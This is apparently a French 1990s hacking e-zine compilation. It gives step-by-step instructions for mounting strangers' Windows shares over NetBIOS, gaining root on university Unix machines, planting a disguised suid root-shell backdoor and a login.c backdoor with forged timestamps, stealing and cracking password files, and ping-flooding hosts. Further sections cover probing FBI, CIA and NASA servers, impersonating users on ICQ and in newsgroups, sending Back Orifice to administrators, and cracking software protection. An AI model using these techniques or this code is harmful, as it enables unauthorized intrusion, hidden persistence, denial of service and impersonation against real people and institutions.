Depuis que NT 3.51 existe, Microsoft a implementé des commandes permettant de communiquer avec d'autres PC, tout ca juste avec un driver pour votre carte réseau, le protocole NETBEUI d'installé, et le tout en ligne de commande, ce qui permettait de réaliser des installations … distance par exemple. C'est d'ailleurs encore beaucoup utilisé, une simple disquette de boot, et paf, vous pouvez installer plein de postes. Ce protocole NETBEUI, reposant sur NETBIOS, vous permet entre autres de partager des ressources sur le réseau, … condition d'avoir install, le client "Client pour le r,seaux Microsoft", et d'avoir activé l'option "Permettre … d'autres utilisateurs d'utiliser mes fichiers". Dans ce cas, vous pourrez alors voir ce qui est partagé dans le fameux Voisinage réseau de Partageur 95 ou de NT 4. Certains d'entre vous sont en train de lire ceci, se dise : "Arfff le con, il sait même pas que Internet ça repose sur les protocoles TCP/IP et pas NETBEUI". Et là, je vous réponds : "Je sais mon enfant, mais il existe une passerelle !!". "Une passerelle ? Entre NETBEUI et TCP/IP ?? Je le crois pas ? C'est pas possible ???" me répondrez vous !! Et pourtant si !! Microsoft ne pouvait pas se permettre d'interdire ce type de passerelle, car tous les réseaux Internet utilisent TCP/IP, et il fallait un moyen de convertir les noms de machines sous NETBEUI en adresse IP. C'est ce que fait le fichier LMHOST dans votre répertoire WINDOWS. Logiquement, si vous regardez maintenant, il n'existe pas, mais en revanche vous devez avoir un LMHOSTS.SAM qui traîne, qui est un fichier d'exemple. Allez donc y jeter un coup d'oeil...

Donc vous avez compris, avec LMHOST, on peut donc aller voir les ressources partagées de quelqu'un, à partir du moment qu'on connait son IP, le nom de sa machine et ses ressources partagées. Et il faut aussi qu'il ait des ressources partagées évidemment, mais ça faut pas être polytechnicien pour le comprendre. Vu comme ça, ça fait beaucoup de choses à savoir, mais pas tant que ça en fin de compte, pour avoir ces renseignements, voici comment faire...

Première chose, pogner l'IP. Là, rien de plus facile, vous repèrez l'IP ou l'adresse du gars sur IRC par exemple. Si c'est l'IP numérique du type 123.123.123.123, pas de problème, si c'est un truc du genre marcel@routeur.domaine.com, vous faites: PING -a routeur.domaine.com et vous

aurez son IP. Voilà une bonne chose de faite. Maintenant, ça serait sympa de savoir le nom d'ordinateur de la personne dont vous voulez voir le disque dur. Pour cela, Bill nous offre la fonction NBTSTAT qui permet de voir l',tat d'un adapteur réseau, et les infos le concernant.

Tapez donc (Dans Ms-Dos, ouvrez donc une fenêtre dos...) :
NBTSTAT -A 127.127.127.127 <- L'adresse IP de la cible hein , pas celle ci...

Ah oui, le -A signifie que c'est une adresse IP numérique que l'on donne.
N'OUBLIEZ PAS LA MAJUSCULE)

Si la cible a NETBEUI d'installé, vous devriez obtenir un truc du style :

C:\>NBTSTAT -A 194.114.95.141

NetBIOS Remote Machine Name Table

Name Type Status

MAURO <00> UNIQUE Registered
MICA <00> GROUP Registered
MAURO <03> UNIQUE Registered
MAURO <20> UNIQUE Registered
MICA <1E> GROUP Registered

MAC Address = 44-45-53-54-00-00

(SI C'EST ECRIT "HOST NOT FOUND", C'EST QUE VOUS DEVEZ CHANGER DE CIBLE...CAR ELLE N'A PAS NETBEUI D'INSTALLE.)

Ce qui vous intéresse c'est les noms avec écrit UNIQUE à côté. Votre cible utilise forcément l'un de ces noms de machines en ce moment même !! Et c'est là qu'intervient LMHOSTS.

Vous éditez LMHOSTS avec EDIT (dans une fenêtre Ms-Dos, tapez "edit") par exemple, et vous tapez dans ce fichier :

194.114.95.141 MAURO #PRE

Donc, l'IP, suivi du nom de machine, suivi de #PRE, pour indiquer que cette correspondance entre l'IP et le nom de machine doit être préchargé, pour ainsi passer AVANT la résolution DNS. (Si vous ne voulez pas vous fatiguer à editer,

tapez donc "echo 194.114.95.141 MAURO>> c:\windows\lmhosts", ca revient à la même chose...)

Ensuite, on va réinitialiser notre fichier LMHOSTS que vous venez juste de sauvegarder, n'est ce pas ? Pour cela, vous tapez :

C:\>NBTSTAT -R

Et si tout se passe bien, vous obtenez :

"Successful purge and preload of the NBT Remote Cache Name Table."

Maintenant, nous allons nous occuper de chercher les ressources partagées par notre copain.

Pour voir les ressources, vous allez taper NET VIEW, VIEW comme "voir" en anglais, remarquez comme les choses sont bien faites. D'ailleurs cette commande NET est extrêmement puissante, faites donc un NET /? Pour vous en convaincre !! Donc, ça doit donner un truc comme :

NET VIEW \\MAURO (MAURO car là… nous passons sur le protocole NETBEUI,
LMHOSTS va se charger de convertir le nom de machine en IP)

Et hop, dans mon exemple, ça donne ça :

C:\>NET VIEW \\MAURO

Ressources partagées … \\MAURO

Nom de partage Type Commentaire

C Disque

D Disque

E Disque

HP4L Impr.

G Disque

I Disque

Exécution achevée.

Je sais donc que tous ces lecteurs sont partagés. Parfait, on va donc aller faire un tour sur le C: .

La commande NET arrive à ma rescousse :

C:\>NET USE \\MAURO\C

K: Connect, … \\MAURO\C

Et voilà…, le disque C de la cible est devenu mon disque K: Super non ? Vous pouvez alors tout visiter et foutre le bordel (ca, c'est tellement dégueux que c'est à faire qu'aux pédophiles, antisémites, fascistes, ...).

Si vous avez un problème pour la commande NET, utilisez donc ce moyen bien plus simple et facile d'utilisation :

- clic sur "Démarrer" , "rechercher" , "Ordinateur" et tapez le nom de l'ordi distant (ici : "MAURO")

- une fois l'icône trouvé, double-clic dessus , et voilà la fenêtre de SON poste de travail qui s'ouvre... Bon Fun ! : ^)

- Comment hacker sa fac en quelques leçons (Octagon):

Cet article s'adresse aux debutants sous unix qui ont pas envie de se prendre la tete a maitriser et qui ont besoin d'avoir acces au compte de leurs profs par exemple (mais pour quoi faire au juste ?)...

Materiel necessaire.... NoRoute #1..
Un account sur une becanne unix de la fac..
Une legere connaissance de unix..
Une conscience..

Sous unix le seul account interessant est l'acces root. Nous sommes bien d'accord, root est le compte qui vous permet de tout faire sur un systeme. Son user_id est 0 est son group_id est le meme..

Commencez tout d'abord par reconnaitre le systeme utilise par la machine, chaque systeme a ses holes et ses problemes... Pour cela, faites appel a "uname -a" qui vous donnera une reponse franche :

SunOS 4.1.4 par exemple.. Vous avez desormais acces a un systeme bourre de bugs potentiellement exploitables... La grande mode en matiere de hack, et la grande technique utilisee par tous de nos jours car elle est simple et efficace et ne demande pas une grande connaissance du systeme est l'exploit. L'exploit est un petit programme ou une serie de commande trouvee par un ingenieux bonhomme qui permet souvent de chopper l'acces root sur un systeme. Obtenir des exploits n'est pas tres complique... Un petit ftpsearch sur exploit vous donnera au moins un ftp bourre d'exploits pour differents systemes que vous n'aurez plus qu'a utiliser pour chopper le root..
Un exploit celebre est celui de la commande umount sous BSD. Si cette commande possede le bit suid c'est a dire si "ls -l /bin/umount" vous donne un truk comme:

-rwsr-xr-x (presence du 's' vous l'avez vu ?)

et que la version de umount est assez ancienne, alors vous pouvez chopper un root sur le systeme. Vous choppez l'exploit sur votre chti ftp, que nous appelerons ici mount.c

Vous le compilez donc:

```
host:~> cc mount.c -o exploit
host:~> exploit
Discovered and Coded by Bloodmask and Vio, Covin 1996
bash# whoami
root
bash#
```

Et vous etes root. La simplicite de la chose explique pourquoi de nos jours il y a tellement de jeunes abrutis qui annoncent fierement leurs root dans #hack... =) Cet exploit utilise en fait une architecture de code propre aux mauvais programmes qui permet de modifier l'adresse de retour d'un call. En effet, le programme umount devient root pendant son execution grace au bit suid. En l'executant et en forcant le retour d'un call vers une routine qui execute un shell, on obtient ainsi un shell root...(voir exploits... =)
C'est un exemple parmi tant d'autres.. Disons franchement qu'en cherchant bien sur le net et en essayant betement tous les exploits propres a un systeme, meme si vous etes une grosse brelle en matiere d'unix, vous arriverez a chopper le root dans votre fac huh... Bien entendu les administrateurs systemes des facs sont au courant de ces exploits et fixent en permanence leur systeme contre ceux-ci (du moins dans ma fac, ou j'ai eu un mal fou a chopper le root arf)..

Une fois que vous etes root, vous ne pouvez bien entendu pas vous permettre d'
utiliser l'exploit en question a chaque fois que vous desirez passer root
sur le syteme, pour la simple raison que ce hole ne restera pas longtemps en
place...
Il vous faut donc planquer quelquepart un chti programme qui vous donnera
l'acces root tout le temps mais qui ne sera pas decouvert par le root lui-meme..
Le mieux est d'avoir acces aux sources d'un programme suid peu souvent change
par la fac que vous pourrez modifier pour vous donner un shell lorsqu'il est
appele avec certains arguments... Par exemple, integrer a login.c un test

```
if (!strcmp(username,"sorcery")) return (0);
```

qui vous permettra de vous logger en root depuis n'importe ou... Sans laisser
de traces sur le syteme. L'exemple ci-dessus ne tient absolument pas compte
du code original de login.c le but est seulement de vous faire piger le
principe... =)

Un autre moyen, utilisable dans les systemes peu surveilles, mais assez
discret quand meme, est de vous creer votre programme a vous, suid, qui vous
donnera le root... Bien entendu il faut securiser ce programme en le deguisant
en programme normal. Donnez lui un nom qui fasse "vrai" et qui justifie le
bit suid par exemple "xfixconsole" qui d'apres son nom necessite un acces a
la console et donc un root..
Placez le dans un repertoire peu frequente tel que /usr/X11R5/bin/ par exemple.
Voici un exemple de code:

```
----8<-----8<-------8<--------8<-------cut here-------8<------8<-------

/* Xfixconsole by Sorcery
   Sacre joli nom huh...
   Ne donne le shell que si il est appele ansi:
   host:~> xfixconsole fixing                */

void main(int argc, char *argv[]) {

 if ( (argv[1]) && (!strcmp(argv[0],"xfixconsole"))\
           && (!strcmp(argv[1],"fixing")) ) {

      setuid(0);
      setgid(0);
      system("/bin/bash");

  } else {

      printf("\nFixed 0xA000\n");
```

```
  }

 }
```

----8<-----8<--------8<--------8<----------cut here---------8<--------

Ensuite, compilez le programme et placez le dans le repertoire voulu...

bash# cc xfixconsole.c -o xfixconsole

Avant de le deplacer, nous allons noter la date de derniere modif du rep /usr/X11R5/bin... ("ls -l /usr/X11R5"). Disons que nous trouvons Jan 1 1994.

bash# mv xfixconsole /usr/X11R5/bin/

Il faut maintenant lui donner les permissions voulues (+s) pour qu'il puisse changer son uid et son gid a 0...

```
bash# chmod +s /usr/X11R5/bin/xfixconsole
bash# ls -al !$
ls -al /usr/X11R5/bin/xfixconsole
-rwsr-xr-x   1 root     wheel        38613 Jan  1  1997 .../bin/xfixconsole*
bash#
```

voila qui est mieux. Maintenant il faut cacher ce fichier: il y a trois choses a modifier pour que le fichier passe discretement:

-la date du fichier
-son proprietaire
-la date du '.' (eh oui, la date du rep a change aussi)

Pour cela, nous mettons le fichier a la meme date que les fichiers qui lui sont proches: (cela passe bien lorsqu'une serie de cinq fichiers sont cotes a cotes et ont la meme date...)

```
bash# ls -l /usr/X11R5/bin/xf*
-r-xr-xr-x   1 root     bin       385636 Jul 28  1995 /usr/X11R5/bin/xfig*
-rwxr-xr-x   1 root     bin        148600 Jun 24  1995 /usr/X11R5/bin/xfile..
                                                      ..manager*
-rwsr-xr-x   1 root     wheel       38613 Jan  1  1997 /usr/X11R5/bin/xfix..
                                                      ..console*
-rwxr-xr-x   1 root     bin       117344 Jun 18  1995 /usr/X11R5/bin/xfm*
-rwxr-xr-x   1 root     bin          770 Jun 18  1995 /usr/X11R5/bin/xfm.ins..
                                                      ..tall*
```

```
-rwxr-xr-x   1 root     bin         14184 Jun 18  1995 /usr/X11R5/bin/xfmtype*
bash#
bash# touch -t 180614591995 /usr/X11R5/bin/xfixconsole
bash# touch -t 010114591994 /usr/X11R5/bin
bash# chgrp bin /usr/X11R5/bin/xfixconsole
bash# ls -l /usr/X11R5/bin/xfixconsole
-rws--x--x   1 root     bin         38613 Jun 18  1995 /usr/X11R5/bin/xfix..
                                                       ..console*
```

Vous avez desormais un chti root sympa sur le systeme, qui vous permettra de bien vous marrer.
A verifier cependant avant d'installer un tel prog: les crontabs. Dans /usr/spool/cron/crontabs/root, vous trouverez une liste d'instructions executees automatiquement par le systeme pour le root. Verifiez bien qu'aucun script n'est lance qui detecterait par exemple les nouveaux suid installes sur le systeme (utilisant generalement la commande find) ou autre chose qui vous grillerait...
Choppez maintenant le fichier shadow, ou son equivalent selon les systemes.. (passwd.orig, passwd.secure, /auth/*/*...).. et crackez vous deux ou trois accounts a l'aide d'un cracker trouve sur le net (guess, par exemple, ou crack etc..). Cela vous permettra de ne plus vous logger avec votre compte pour bidouiller le systeme, ce qui peut etre assez pratique parfois...
Passons maintenant a une aventure qui m'est arrivee dans ma fac et qui pourrait bien vous arriver si votre fac utilise plusieurs parcs de systemes differents...
J'avais le root sur le parc HPUX, et besoin du root sur les SunOS de ma fac. Mon home etait le meme sur les deux, car le meme disk etait partage par NFS entre les becannes. Le disque etait en local sur HPUX et en NFS sur les SUNS. Le but etait donc d'exploiter le root de HPUX pour ne pas avoir a essayer des dizaines d'exploits sur la sun dont le sunos etait plutot bien protege... Voici donc la methode utilisee:

sun:~> indique que les commandes sont tapees sur la sun.
hp:~> indique que ma mere m'appelle pour diner ahum.

```
sun:~> cc xfixconsole.c -o root
```

j'avais donc dans mon home, le fichier xfixconsole.c compile pour sunos, bien entendu non executable sur la hp...

```
hp:~> cd /usr/X11R5/bin
```

Car '/usr/X11R5/bin/xfixconsole fixing' ne marchera pas.. =)

```
hp:/usr/X11R5/bin/> xfixconsole fixing
```

```
bash_hp# cd
bash_hp# chown root.wheel ./root
bash_hp# chmod 755 ./root
bash_hp# ls -al ./root
-rwsr-sr-x (.../...) root
bash_hp#

sun:~> ./root
bash_sun# whoami
root
bash_sun#
```

En utilisant mon home comme passerelle, j'ai donc reussi a executer sur la sun un suid via nfs... Il faut savoir que cela ne marchera que si:

1) Le root obtenu est sur la machine ou le home est local: via nfs, le root n'a pas le droit de modifier des fichiers qui ne lui appartiennent pas, et en particulier les rendre suid arf.. (sauf en "insecure"...)
2) Le filesystem est mounte via NFS sans le flag "nosuid" : pour verifier, faites un df ., qui vous donnera les flags separes par des virgules en plus de la place disk... (rw,nosuid...)

La meme manip est donc utilisee sur la sun... Pour utiliser touch sous sunos, il faut passer par /usr/5bin qui contient les binaires repondant aux normes SVR4 (system 5 release 4), car le /usr/bin de sunos contient un touch qui ne permet pas de specifier une nouvelle date...

A la fin donc, si j'ai bien tout calcule, on se retrouve avec un controle total de la fac qui peut etre assez plaisant =)...

[MAiS QUE FAiRE AVEC CE r00t ?]

Bonne question...
Plusieurs activites sont marrantes a faire avec un root. Il y a tout d'abord le flood, qui, si vous avez le root sur un reseau a grande bande passante, vous permet de faire couler pas mal de connections 14.4 sur le net...
Pour cela, plusieurs utilitaires existent sous linux par exemple, a peu pres tous bases sur le syn flood qui a tendance a plus trop marcher. Le ping est encore assez efficace: ping -f host en particulier si vous avez la bonne version de ping....est assez mechant quand il est utilise avec des '&' par exemple
```
while (1)
 while> ping -f host &
 while> end
```
est assez marrant.... pour arreter le massacre, killer le while puis faire un killall ping... ICMP rulez! =)

On peut egalement sniffer avec un root...si le systeme est un noeud important pour d'autres becannes, ou si il est beaucoup frequente, il est possible de chopper, en ecoutant les connections reseaux, plusieurs acces un peu partout et pourquoi pas d'autres rewts.. =)
Enfin, le but du rewt est surtout de l'avoir, ensuite imaginez vous tout simplement aux commandes d'un systeme en 64Mbits sur le net et vos idees viendront vite... =)

-SorcerY
Grmbl..

Placons ici quelques greetings =)
Le truk chiant dont personne a rien a foutre sauf
Octagon

<<< Les coups de pouces >>>

- Les sites gouvernementaux:

Le site de la CIA: http://www.cia.gov/cia. et pour toutes les personnes qui essaieraint de pirater leur beau site sachez qu'il est bien marqué à l'entrée:

> You are entering an Official United States Government System, which may be used only for authorized purposes. Unauthorized modification of any information stored on this system may result in criminal prosecution. The Government may monitor and audit the usage of this system, and all persons are hereby notified that use of this system constitutes consent to such monitoring and auditing.


Essayer serait jouer avec le feu!

Le site du FBI: http://www.fbi.gov/: aucun accès ftp en anonyme possible! Accès telnet possible (nous verrons ce cas de figure après)

Le site de la NASA: http://www.nasa.gov/: aucun accès en ftp possible.

- Accès telnet aux comptes telnet d'un site:

En tant normal, nombreux sont les sites importants qui ont un compte telnet... Comment vérifier rapidement si tel est le cas!!!
Bon! La méthode la plus simple consiste à faire sous navigateur: telnet://www.url.com ou .gov etc...
Mais il y a de nombreuses chances qu'il y ait un time out qui vous fasse perdre la connexion assez rapidement comme c'est le cas du FBI si on essaie: telnet://www.fbi.gov
Cela donne:



Ceci est un cas échéant (le site fait de l'IP filtering), donc il est tout à fait possible qu'une connexion soit maintenue!
Pour essayer de maintenir la connection on va utiliser une méthode moins rapide, se connecter sur l'IP du site (Cela ne marche que rarement). Vous allez sous DOS vous faites (les ">" ne devant pas être écrits):
> tracert www.fbi. gov
ENTREE
Et l'IP du site du FBI est le 32.97.253.60. Vous ouvrez telnet à partir de votr pc et vous essayez de vous connecter au compte du FBI. Dans le cas échéant vous vous retrouverez avec une connexion d'hôte perdue... Laissez donc tomber l'idée d'accéder aux comptes du FBI, puis essayez d'accéder à leur rooter par telnet: 165.87.34.184, ou encore à leurs ftp sous DOS en faisant (les ">" ne devant pas être écrits):
> ftp
> open
> www.fbi.gov
ENTREE
Et utilisez un passcrack pour DOS.
Si vous essayez telnet://www.cia.gov ou nasa.gov, vous verrez qu'il n'y a aucun compte à l'autre bout!
En fait c'est qu'il n'y a aucun compte du nom de www.cia.gov ou de nasa.gov.
Donc il faut prendre l'IP du site! si il a un compte vous tomberez dessus.
Vous tracez donc les deux et vous avez comme adresse IP de la CIA: 198.81.129.99, et celui de la NASA est le 198.116.116.10.
Donc vous essayez d'écceder à cet comptes telnet par l'I, mais je vous le dis, celà menne à un échec.
Vous laissez donc tomber l'idée d'accéder aux comptes telnet de la CIA et du FBI, car il y a d'autres sites où ça marche très bien, telnet://www.hacker.com/ par exemple.

- Effacer les messages dans les groupes de news (avec Netscape Navigator version 4.03):

Aller sur un groupe de news, séléctionner un message puis faire (les ">" ne sont pas à faire):
> edition
> préférences
> identité; puis mettre le nick et l'E-mail (tout doir être exact) de la cible, puis faire OK.
Annuler le message avec "suppr".

Prendre un nick sous icq:

En fait c'est une technique bête comme chou, mais à laquelle il fallait panser! Inutile d'avoir des icq cracker ni autre chose, juste icq. Bon, la technique est simple à réaliser. sachez quand même que seul l'UIN diffèrera de celle de votre victime. Mais pour se faire passer pour quelqu'un c'est l'idéal.
Ouvrez icq et faites (les ">" ne doivent pas être écrits):
> ICQ
> Add/Change Current User
> Register a New User(ICQ#)
Prenes toutes les infos de votre victime dans la rubrique infos, créez un nouvel User à son nick et à ses infos, puis pour alterner faites:
> Change the Active User
Si vous avez plus de 5 ou 6 users vous ne pourrez en créer plus.

Rajouter des numéros à votre compteur:

Là aussi c'est un truc bête comme chou: allez dans le fichier source de votre page, recherchez le compteur et recherchez le numéro actuellement inscrit! Z'avez plus qu'à changer le N° de personnes entrées sur votre site, sauvez et faites passez en ftp!

Faire sauter un pass en général sur une page HTML:

Certains le savent d'autres non, il vous suffit de regarder le fichier surce et de regarder ou se trouve le pass:
Par exemple sur ce code source du site: http://www.jacksgame.com:

```
function passMe() {
	var Goop = document.Qbert.PWORD.value
	document.Qbert.PWORD.value = Goop.toUpperCase()
	if (document.Qbert.PWORD.value == "WATERS") {
		location.href="../desktop/index.html"
	}
	if (document.Qbert.PWORD.value != "WATERS") {
		alert("Close but no cigar!");
```

Voilà... Autre type de solution, (si il vous est possible de la faire) vous regardez vers quel lien mène le bouton de validation, et vous n'avez plus qu'à entrer ce lien, à la suite de l'url base.

Accès aux indexs des sites ou serveurs:

Prenons un serveur inintéressant au possible mais qui fera un bon exemple. Nous allons prendre le serveur: http://www.hacker.com
Vous vous connectez sur ce site, qui ne parle en rien de hack... (en fait si mais il est désormais impossible de me vérifier). Donc vous allez regarder le code source de la page; celà vous donne:

```
<html>

<head>
<title>
H A C K E R . C O M
</title>
</head>

<body bgcolor=ffffff background=./images/greenback.gif>



<center>
<tr>
<img src="./images/hackertop.gif"><br>

<table>
<tr>
<td>
<a href="resources.html"><img src="./images/1.gif" border=0></a><br>
<a href="proshops.html"><img src="./images/2.gif" border=0></a><br>
<a href="equipment.html"><img src="./images/3.gif" border=0></a><br>
<a href="course.html"><img src="./images/4.gif" border="0"></a><br>
</td>
```

On va s'arrêter là. Inutile d'inscrire la suite.... En fait il n'y a que ce qui est en rouge qui est intéressant.
Ici on a le "lieu" où sont stockées les images. C'est dans le répertoire /images. Donc on tape l'url: http://www.hacker.com/images et on rentre sur l'index d'images. Et voilà. Vous êtes sur l'index des images et donc vous pouvez voir TOUTES les images à voir sur le site et qui sont passées en ftp. Vous pouvez essayez sur d'autres sites avec d'autres répertoires comme /files ou d'autres noms.
Essayez aussi: http://www.scoregames.com/Images/
Pour protéger un index il faut créer un répertoire index.htm.

Passer une protection par un lien:

Une certaine option permet de passer les pass sur certains sites. Plus en détail avec quelques exemples: allez sur le site: http://altern.org/hackers

Cliquez sur Files. Le password est "clanhkc". Mais ce n'est point le password qui nous intéresse. Il est en effet possible de passer cette protection sur certains sites dans le même genre! Regardez le source, en effet il est important d'avoir les informations exactes, mais regardez le source du cadre en ayant le doigt posé sur le lien, sinon ça ne donnera rien:

*<A HREF="#" OnClick="cadre('main.html','bottom.html');" onmouseover="color ('menu1','menu1a'); self.status='HKC - MAIN';return true" onmouseout="color('menu1','menu1'); self.status='HKC';return true"><IMG SRC="menu1.gif" BORDER=0 WIDTH=94 NAME='menu1'></A>
*
*<A HREF="#" OnClick="cadre('http://www.messagezone.com/message.asp? BoardName=103905','bot_join.html');" onmouseover="color('menu2','menu2a'); self.status='HKC - JOIN';return true" onmouseout="color('menu2','menu2'); self.status='HKC';return true"><IMG SRC="menu2.gif" BORDER=0 WIDTH=94 NAME='menu2'></A>
*
*<A HREF="#" OnClick="password('prot_mem.html','bot_mem.html');" onmouseover="color ('menu3','menu3a'); self.status='HKC - MEMBERS';return true" onmouseout="color ('menu3','menu3'); self.status='HKC';return true"><IMG SRC="menu3.gif" BORDER=0 WIDTH=94 NAME='menu3'></A>
*
*<A HREF="#" OnClick="password('prot_files.html','bot_files.html');" onmouseover="color ('menu4','menu4a'); self.status='HKC - FILES';return true" onmouseout="color('menu4','menu4'); self.status='HKC';return true"><IMG SRC="menu4.gif" BORDER=0 WIDTH=94 NAME='menu4'></A>
*
*<A HREF="#" OnClick="password('prot_news.html','bot_news.html');" onmouseover="color ('menu5','menu5a'); self.status='HKC - NEWS';return true" onmouseout="color('menu5','menu5'); self.status='HKC';return true"><IMG SRC="menu5.gif" BORDER=0 WIDTH=94 NAME='menu5'></A>
*
*<IMG SRC="menu6.gif" BORDER=0 WIDTH=94>

*

C'est ce qui est en rouge qui nous intéresse plus particulièrement. Vous n'allez pas vous faire chier avec le pass n'est-ce pas? alors vous utilisez un passage du nom de protected plus l'expension en rouge, ce qui donne pour accéder aux files sans mettre aucun password: http://altern.org/hackers/protected/prot_files.html
Vous y voilà! C'est pas beau tout ça????

<<< Piratage de site 2 >>>

Piratage de site 2 mais pourquoi donc? Tout simplement parce que j'ai reçu quelques remarques qui critiquaient ma première explication, comme quoi elle n'était pas assez claire. Je vais réécrire un article en faisant de mon mieux. SACHEZ QUE WWW.URL.COM N'EST QU'UN EXEMPLE! IL N'EXISTE PAS!

Pour commencer, vous devez avoir un minimum de connaissances de Linux ou UINX. Sinon vous pourrez toujours essayer mais celà vous paraitra moins évident.

Il faut d'abord essayer d'obtenir le maximum d'informations sur le site à pirater: les sous-répertoires, les indexs, l'adresse IP du site, le webmaster, ne pas hésiter à le tracer sous différents tracers/pingers

(Le meilleur étant WS_PINGPR), l'adresse e-mail des webmasters, vérifier si les ftp par le navigateur sont protégés (ftp://ftp.url.com), les stats aussi (http://www.url.com/stats), le tracer sous DOS pour avoir l'adresse du rooter, essayer les accès telnet etc... Celà fait beaucoup mais pett à petit, en franchissant les étapes on arrive à avoir des résultats concluants.

D'abord vérifier l'accès telnet (telnet://www.url.com), si il existe un compte vous demandant un login et un mot de passe, vous pouvez essayer de franchir ces barrières et ce sera une bonne chose de faite. vous vérifier les failles du site et essayez de les exploiter. par exemple si l'éccès par ftp://ftp.url.com est possible, vous n'avez qu'à aller dans etc/passwd et regarder les noms des utilisateurs. Vous pourrez ensuite vous connectez dessus par ftp avec le nom d'user sous DOS, en faisant (les ">" ne devant pas être écrits):

> ftp
> open
> www.url.com

Si les ftp par navigateur, ne sont pas accessibles utilisez WS_PINGPR et allez dans info, puis tracez le site 2 ou 3 fois si il n'y a rien de concluant. Il y a 90% de chances d'obtenir les noms des contacts du site, leurs N° de tel. et leurs adresses E-mail. Utilisez ces noms comme logins sous ftp ou telnet. Celà peut marcher. Si vous n'arrivez absolument pas à obtenir ce genres de résultats laissez tomber et rabattez-vous sur autre chose, car sinon vous ne pourrez pas faire grand chose.

Pour la suite, une fois les logins vérifiés vous n'avez plus qu'à cracker les pass telnet, ftp sous DOS et vous pouvez vous amuser. Sinon autre solution, bien plus rapide mais plus risquée et qui a presque toutes les chances de ne pas marcher. Vous envoyez le serveur de Back Orifice à l'administateur système, et vous le tracez puis vous prenez les pass, foutez la merde etc... C'est efficace et net!!! Sinon vous pouvez toujours (mgnihihi!) essayer d'être rooter du serveur, mais comme c'est super-dur et quasiment infaisable sans mettre un peu de pognons dans des livres qui en parle, ou d'avoir l'élite pour pote...

Voilà j'espère que ça vous aura aidé!!!

<<< Cours de crack N°1 par Frog's Print >>>

Cours de Crack #1 - par Frog's Print - Juin 1997

-SUJET : Introduction au Cracking - 1ère Partie
Désassembler un fichier pour le craquer
Conseils et Documentations

-EXEMPLE : ComSpeed 2.01

-OUTILS : W32Dasm6 (ou W32Dasm85) et une cervelle

4/ LIVRES

1/ INTRODUCTION

Ce premier cours, destiné avant tout aux débutants, va vous donner quelques notions sur le cracking. Si vous ne connaissez pas grand chose à l'Assembleur, ce n'est pas bien grave puisque je ne vais pas trop vous faire de bourrage de crâne sur ce sujet (pas encore...:=) mais je vous conseil de vous munir d'un livre (voir section "4/LIVRES" plus bas) sur ce langage puisqu'il vous sera quand même nécessaire de connaitre la différence entre un "Jmp", "Jz', "Jnz" et autres "Jae".
Mais rassurez-vous, nous allons surtout utiliser la logique et notre cervelle ce qui suffira pour craquer environ la moitié des softs de votre disque dur.

Nous allons craquer ComSpeed 2.01 (53,750 Ko) pour Win 3.X et Win95.

ComSpeed est disponible entre autre sur la page web de son auteur:
(http://ourworld.compuserve.com/homepages/Cordes/). A l'heure ou je rédige ce cours, on ne trouve plus cette version mais la version 2.11.
Ce n'est pas grave le schéma de protection est EXACTEMENT le même donc dès que vous aurez bien assimilé ce cours vous n'aurez qu'a vous faire la main sur la dernière version.
Après tout, vous êtes ici pour apprendre pas pour piquer les cracks des autres et y mettre votre nom, hein?

ComSpeed est un petit programme qui vous montre les performances de votre modem.

Il a deux types de protections (en fait il en a 3 mais nous verrons cela plus loin..:-):
-Il est limité dans le temps à 120 jours d'utilisation.
-Il est protégé par un mot de passe qui permet son débridage.

Il existe 2 méthodes pour craquer un programme:
1/ -"Live Approach".
2/ -"Dead Listing".

1/ "Live Approach" consiste à deboguer le programme (l'exécuter pas à pas) avec un debugger (comment ne pas nommer ici SoftIce 3.01) en posant des Breakpoints et en le traçant.
Cette méthode est tout particulièrement adaptée aux programmes nécessitants un mot de passe (comme ComSpeed) ou ayant un "NagScreen".

